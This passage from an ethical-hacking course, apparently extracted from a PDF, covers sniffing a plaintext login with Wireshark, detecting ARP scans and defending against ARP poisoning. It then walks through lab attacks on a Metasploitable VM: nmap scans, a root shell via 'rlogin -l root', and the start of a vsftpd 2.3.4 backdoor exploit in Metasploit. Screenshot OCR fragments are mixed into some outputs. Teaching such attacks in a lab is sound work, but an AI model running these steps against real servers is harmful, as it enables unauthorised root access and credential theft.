Transmission Control Protocol, Src Port: 50799 (50799), Dst Port: http (80), Seq: 1216, Ack: 1, Len: 39

[2 Reassembled TCP Segments (1254 bytes): #10709 (1215), #10711(39)]

Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "username" = "Radi@gmail.com"

Key: username

Value: Radi@gmail.com

Form item: "password" = "123456"

Key: password

Value: 123456

0000 08 00 27 0c 19 4d 08 00 27 04 18 04 08 00 45 00 ...M.. !....E.
0010 00 4f 3a 37 40 00 80 06 6f ed 0d 08 02 04 c1 f3 0:70... 0.....
0020 82 8d c6 6f 00 50 c0 3e 99 74 24 4e 0d 97 50 18 ...O.P> .t\$N.P.
0030 04 00 9d 47 00 75 73 65 72 6e 61 6d 65 3d 52 ...G.us ernetname=R
0040 61 64 69 40 67 6d 61 69 6c 2e 63 6f 6d 26 70 61 adi@gmail.com&pa
0050 73 73 77 6f 72 64 3d 31 32 33 34 35 36 ssword=1 23456

we can search for string in wireshark

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|------|--------|-------------|----------|--------|------|
| | | | | | | |

Packet details · Narrow & Wide · Case sensitive · String · radi · Find · Cancel

8. For more info about Wireshark go to : <https://www.wireshark.org/docs/> where you can find documents,

- videos and tutorials about Wireshark.
9. We can use Wireshark to discover suspicious traffic in the network for example if someone scanning the network we can see a lot of ARP broadcasts.


3.9. Detecting ARP storms by Wireshark

ARP poisoning attack start with ARP scanning for the whole subnet to see live devices in the network, this can be seen very easily in Wireshark as an ARP storm. Wireshark Expert information provide a warning about ARP storm detected.

Exercise 20: Detecting ARP storms with Wireshark

In this exercise we are going to run a netdiscover tool which does ARP scan and monitor the network with wireshark to discover the ARP storm created by ARP scan

1. Setup Wireshark to filter the traffic in order to see ARP protocol
2. In Wireshark enable ARP broadcast, go to [Edit -> Preferences ->Protocols /ARP/RARP](#) and enable Detect ARP request storms



3. In Kali machine run the following command to scan the network

```
#netdiscover -t eth0 -r <subnet>
```

```
root@kali:~# netdiscover -i eth0 -r 10.0.2.0/24
```

ARP broadcast is very visible in Wireshark that someone is scanning the network.

4. Wireshark can tell us about MIMT attack
5. Go to Wireshark captured packets and go to Analyze -> Expert Information, you can see the following warning

Here Wireshark telling us 10.0.2.4 machine is duplicating 10.0.2.1 (router)

| Wireshark · Expert Information · wireshark_eth0_20180727185415_XJidwM | | |
|---|--|----------|
| Severity | Summary | Group |
| ▶ Warning | Connection reset (RST) | Sequence |
| ▼ Warning | Duplicate IP address configured (10.0.2.4) | Sequence |
| 2 | 10.0.2.4 is at 08:00:27:0c:19:4d (duplicate use of 10.0.2.1 detected!) | Sequence |
| 2 | 10.0.2.4 is at 08:00:27:0c:19:4d (duplicate use of 10.0.2.1 detected!) | Sequence |
| 12 | 10.0.2.4 is at 08:00:27:0c:19:4d (duplicate use of 10.0.2.1 detected!) | Sequence |
| 12 | 10.0.2.4 is at 08:00:27:0c:19:4d (duplicate use of 10.0.2.1 detected!) | Sequence |
| 14 | 10.0.2.4 is at 08:00:27:0c:19:4d (duplicate use of 10.0.2.1 detected!) | Sequence |
| 14 | 10.0.2.4 is at 08:00:27:0c:19:4d (duplicate use of 10.0.2.1 detected!) | Sequence |
| 16 | 10.0.2.4 is at 08:00:27:0c:19:4d (duplicate use of 10.0.2.1 detected!) | Sequence |

3.10. Preventing ARP Poisoning

ARP Poisoning, A.K.A. Man-In-The-Middle (MiTM), is an effective attack if proper mitigation techniques have not been implemented. MiTM attack requires the attacker to be on the same network as the intended victims, an attack would need to be initiated from the inside of the network. There are many tools and techniques that can be used to detect and prevent ARP poisoning such as Intrusion Detection and Prevention systems (IDS/IPS), Layer 2 switches with features to track mac addresses connected to its ports

Use ARP spoofing for something good

ARP spoofing can also be used for good purposes. Very often we are being able to see wireless networks that are redirecting us to signup page when we want to access wireless LAN or internet access across this Wi-Fi. Network registration tools may redirect unregistered hosts to a signup page before allowing them full access to the network. It is mostly used in public internet such as Airports, Malls, hotels, and other sorts of networks to control the access of mobile devices to the Internet and sometimes make users pay for the Internet across special signup page. For that propose they are redirected using ARP spoofing to a device known as a head end processor (HEP).

ARP spoofing can be used to implement redundancy of network services. A backup server may use ARP spoofing to take over for a server that has crashed and transparently offer redundancy.

Cisco IOS 12.2 and up switches have a feature to monitor ARP spoofing but need DHCP snooping also enabled

Intrusion Detection/Prevention Systems (IDS/IPS):

IDS/IPSs can be divided as host based and network based. Host based IDS/IPS are installed on hosts and detect or protect only the host. Network based IDS/IPS listen to mirror port of the switch or some ports of the switch. They can detect or protect the hosts connected to those ports. IDS systems can detect ARP attacks and inform the administrator with the generation of an appropriate alert or alarm. The main problem with IDS is that they tend to generate a high number of false positives (alarms that turn out to be not part of attacks).

4

Gaining Access (Server Side)

In this chapter we will learn how to find vulnerabilities in servers and how to exploit them to gain access and control to the server, through manual exercises that uses Nmap (Zenmap application in Kali Linux) then searching the internet for the vulnerability exploit then using Metasploit framework which automate the whole process of finding the vulnerability and exploiting it .

4. Gaining Access (Server Side)

After getting inside the network we need to see how to gain access to computing devices inside that network. Computing device such as Server, web server, Client PC, Router, smartphone, tablet, TV.

Gaining access require a lot of information gathering about the client or the server, in our Exercises in this section we are going to focus in two approaches:

Server Side

- Do not need user interaction all we need is target IP.
- Start information gathering by finding open ports, OS, installed services (applications).
- Quite simple if the target is in the same network.
- If target has a domain name, then a simple ping will return his IP address.

Client side

Gaining access to someone computing devices require more information gathering and social engineering skills to make user interaction such as opening a file or clicking on a link.

4.1. Server-Side attacks

Basic Information gathering and exploitation

Exercise 21: Basic Information Gathering using Zenmap

1. In this Exercise we are going to use (Zenmap) to do information gathering about a server that we know its IP address.
2. Zenmap will give us all the open ports and running services in this server
3. We are going to target the second Linux virtual machine installed in our virtual environment.
4. In Virtual Box start MetaSploitable machine.
5. Login to the machine user:
6. **msfadmin/msfadmin**
7. Type

#uname -a (this give you the server name)

```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sat Jul 28 14:39:46 EDT 2018 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
msfadmin@metasploitable:~$
```

8. Check the machine IP address using command **#ifconfig**
9. In Kali machine open Zenmap application and enter the IP address of the Metaploite machine and choose intense scan



10. In the output of Zenmap check the open ports (services) given and check the internet for these services vulnerability, backdoors and exploit.
11. We are going to show two examples from the output of Zenmap:
12. Ftp service clearly shows that anonymous can access the server through ftp without the need for username and password
13. Install ftp client like filezilla (<https://filezilla-project.org>) to start browsing the files inside that server
14. If you dig further in the internet about the ftp version weaknesses you might find a tool that allow you to have access to the server itself, not only to the ftp section of it.
15. Port 512/TCP is open and has a service of netkit-rsh rexecd which is a remote Process execution service in Linux systems.

Zenmap

Scan Tools Profile Help

Target: 10.0.2.8 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 10.0.2.8

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host 10.0.2.8


nmap -T4 -A -v 10.0.2.8

Host is up (0.00084s latency).

Not shown: 977 closed ports

| PORT | STATE | SERVICE | VERSION |
|--------|-------|---------|--|
| 21/tcp | open | ftp | vsftpd 2.3.4 |
| | | | ftp-anon: Anonymous FTP login allowed (FTP code 230) |
| | | | ftp-syst: |
| | | | STAT: |
| | | | FTP server status: |
| | | | Connected to 10.0.2.7 |
| | | | Logged in as ftp |
| | | | TYPE: ASCII |
| | | | No session bandwidth limit |
| | | | Session timeout in seconds is 300 |
| | | | Control connection is plain text |
| | | | Data connections will be plain text |
| | | | vsFTPD 2.3.4 - secure, fast, stable |
| | | | End of status |
| 22/tcp | open | ssh | OpenSSH 4.7p1 Debian 8ubuntu1 |

Filter Hosts



Exercise 22: Exploit RSH client vulnerability

1. If we search google about other vulnerability that discovered by Zenmap such as netkit-rsh we find that, it is a remote shell access services and we can find tools in the internet exploit it.

Google netkit-rsh rexecd

All Shopping Videos Maps News More Settings Tools

About 947 results (0.32 seconds)

T2 package - trunk - netkit-rsh - Netkit-rsh for Linux - T2 SDE
t2sde.org/packages/netkit-rsh ▾
 Contents of the netkit-rsh package: ... rsh rlogin Remote login program rshd Daemon for rsh connections rexecd Daemon for rexec connections rlogind Daemon ...

CVE-1999-0651 rsh Authentication Scanner | Rapid7
https://www.rapid7.com/db/modules/auxiliary/scanner/rservices/rsh_login ▾
 This module will test a shell (rsh) service on a range of machines and report successful logins. NOTE: This module requires access to bind to privileged ports ...

CVE-1999-0651 'rsh' Remote Shell Service Enabled | Rapid7
<https://www.rapid7.com/db/vulnerabilities/service-rsh> ▾
 The RSH remote shell service (rsh) is enabled. This is a legacy service often configured to blindly trust some hosts and IPs. The protocol also doesn't support ...

2. This service basically allows us to access the server remotely and let us execute remote commands in the target computer.
3. If we continue search about netkit-rsh we will find more info and client software package.

Ubuntu netkit-rsh package Log in / Register

Overview Code Bugs Blueprints Translations Answers

netkit-rsh package in Ubuntu

rsh-client: client programs for remote shell connections
 rsh-client-dbgsym: debug symbols for package rsh-client
 rsh-server: No summary available for rsh-server in ubuntu zesty.
 rsh-server-dbgsym: debug symbols for package rsh-server

This package has 0 new bugs and 0 open questions.

Package information

| | |
|--|----------------|
| Maintainer: | Urgency: |
|  Alberto Gonzalez Iniesta | Medium Urgency |
| Architectures: | Latest upload: |
| any | 0.17-18 |

*actual publishing details may vary in this distribution, these are just the package defaults

Upstream connections

Launchpad doesn't know which project and series this package belongs to. Links from distribution packages to upstream project let distribution and upstream maintainers share bugs, patches, and translations efficiently.

There are no projects registered in Launchpad that are a potential match for this source package. Can you

[View full publishing history](#) [View full change log](#)

Get Involved

[Report a bug](#) [Ask a question](#)

Subscribers

To all bugs in netkit-rsh in Ubuntu:

To all Ubuntu bugs:

-  Alejandro J. Alvarez S.
-  Ashani Holland
-  Barry Warsaw

4. Install rsh-client in Kali-Linux machine.

#apt-get install rsh-client

```
root@kali:~# apt-get install rsh-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  rsh-client
0 upgraded, 1 newly installed, 0 to remove and 1286 not upgraded.
Need to get 31.1 kB of archives.
After this operation, 88.1 kB of additional disk space will be used.
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 rsh-client amd64 4.0.17-18 [31.1 kB]
Fetched 31.1 kB in 4s (7,938 B/s)
Selecting previously unselected package rsh-client.
(Reading database ... 335278 files and directories currently installed.)
Preparing to unpack .../rsh-client_0.17-18_amd64.deb ...
Unpacking rsh-client (0.17-18) ...
Setting up rsh-client (0.17-18) ...
```

5. We are going to use rsh-client to access the Metasploitable machine using command rlogin as follow in the screenshot .

#rlogin -l root <target machine IP address>

```
root@kali:~# rlogin --help
rlogin: invalid option `l'
usage: rlogin [-8E] [-l user] [-e char] [-i user] [-p port] host
root@kali:~# rlogin -l root 10.0.2.8
Last login: Sat Jul 28 14:43:14 EDT 2018 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
autosca 10.0.2.4 08:00:27:04:18:04 1 60 Unknown vendor
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.


root@kali:~# zenmap
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
root@metasploitable:~#
```

4.2. Exploiting Basic vulnerability

Exercise 23: Exploit Ftp vulnerability

1. Start Kali Linux machine
2. Start Metasploitable Linux Machine and check its IP address
3. From Kali machine run Zenmap against the IP address of the Metasploitable machine to check vulnerability.



Scan Tools Profile Help

Target: 10.0.2.8 Profile: Intense scan Scan

Command: nmap -T4 -A -v 10.0.2.8

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host 10.0.2.8

```
nmap -T4 -A -v 10.0.2.8
[...]
Completed NSE at 14:43, 8.76s elapsed
Initiating NSE at 14:43
Completed NSE at 14:43, 0.01s elapsed
Nmap scan report for 10.0.2.8
Host is up (0.00042s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
```

4. Google vsftpd 2.3.4 to see if there are any backdoors of this process and if there is exploit to use that backdoor
5. Output shows that there is backdoor

The screenshot shows a web browser displaying the Rapid7 Vulnerability & Exploit Database. The URL in the address bar is https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor. The page title is "Rapid7 Vulnerability & Exploit Database". The main content is a large, bold title: "VSFTPD v2.3.4 Backdoor Command Execution". Below the title is a "Back to Search" link. The main content area is titled "VSFTPD v2.3.4 Backdoor Command Execution". It contains a table with two columns: "Disclosed" and "Created". The "Disclosed" row contains the date "07/03/2011". The "Created" row contains the date "05/30/2018". Below the table is a "Description" section, which states: "This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011." There is also a "Author(s)" section.


| Disclosed | Created |
|------------|------------|
| 07/03/2011 | 05/30/2018 |

Description

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Author(s)

6. Copy the name of the Module that can open the back door
7. Go to Kali Linux terminal and type
8. **#msfconsole** to start the Metasploit



```

msf > use vsftpd_234_backdoor
[-] Failed to load module: vsftpd_234_backdoor
msf > quit
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
Front: Intense Scan Scan Cancel

```

10.0.2.8

Output Port Hosts Topology Host Details Scan

Completed NSE at 14:43:08 / 0s elapsed

Initiating NSE scan...

Completed NSE scan...

